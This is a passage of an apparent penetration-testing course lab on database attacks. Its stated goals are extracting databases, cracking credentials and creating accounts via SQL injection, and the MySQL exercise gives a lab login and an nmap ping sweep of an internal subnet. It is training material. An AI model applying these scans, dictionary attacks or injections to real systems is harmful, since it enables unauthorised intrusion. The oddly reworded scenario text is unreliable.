Appendix J: Database Penetration Testing Methodology

Objective

The Objective of this lab is to extract database's, crack user credentials, manipulate databases and create user accounts using SQL injection technique.

Scenario

Penetration testers and advisors will mimic an assault in the same way a programmer would do to gain access to the database utilizing industry best practice strategies and our own particular extra methods, recognizing access focuses and giving direction on the best way to secure down your database in the case of a genuine assault.

A database penetration test will show if your database is appropriately outlined, designed and kept up and if it complies with industry and seller best practice.

Databases hold important business resources, for example, client's sensitive information, payment card's subtle elements, item and estimating information, employee records, outlines, blueprints, licensed innovation and supplier data. Should this information end up on the wrong hands or be traded off in different ways then you may be left confronting with money-related problems in addition to harm to your reputation.

Exercise 1: Pentesting MySQL Database

Scenario


MySQL database is one of the extensively used open source databases and freely available with unrestricted redistribution, providing users with full access to the source code. The database can contain different pluggable storage engines to suit the application. Being one of the extensively used open source databases, MySQL becomes a prime target for the attackers in order to gain access to sensitive information.

As a pentester, you need to be aware of MySQL databases and their related queries. In this lab, you will learn to perform the following:


- Obtain information regarding the version of MySQL
- Perform dictionary attack on the database server and gain access to it

Lab Duration: **20** Minutes


1. Click **Target_CPENT Parrot**. Type **toor** in the **Password** field and press **Enter**.




2. In this lab, we will be scanning a subnet for live machines; select one machine, and perform pentest on the machine to gain access to its resources. To perform a quick scan, we will do a ping sweep using **Nmap**. In this lab, we will choose an internal network for pentesting. Launch a command line terminal, type **nmap -sP 172.19.19.1-255** and press **Enter**. This displays all the hosts that are up in the network within a minute.



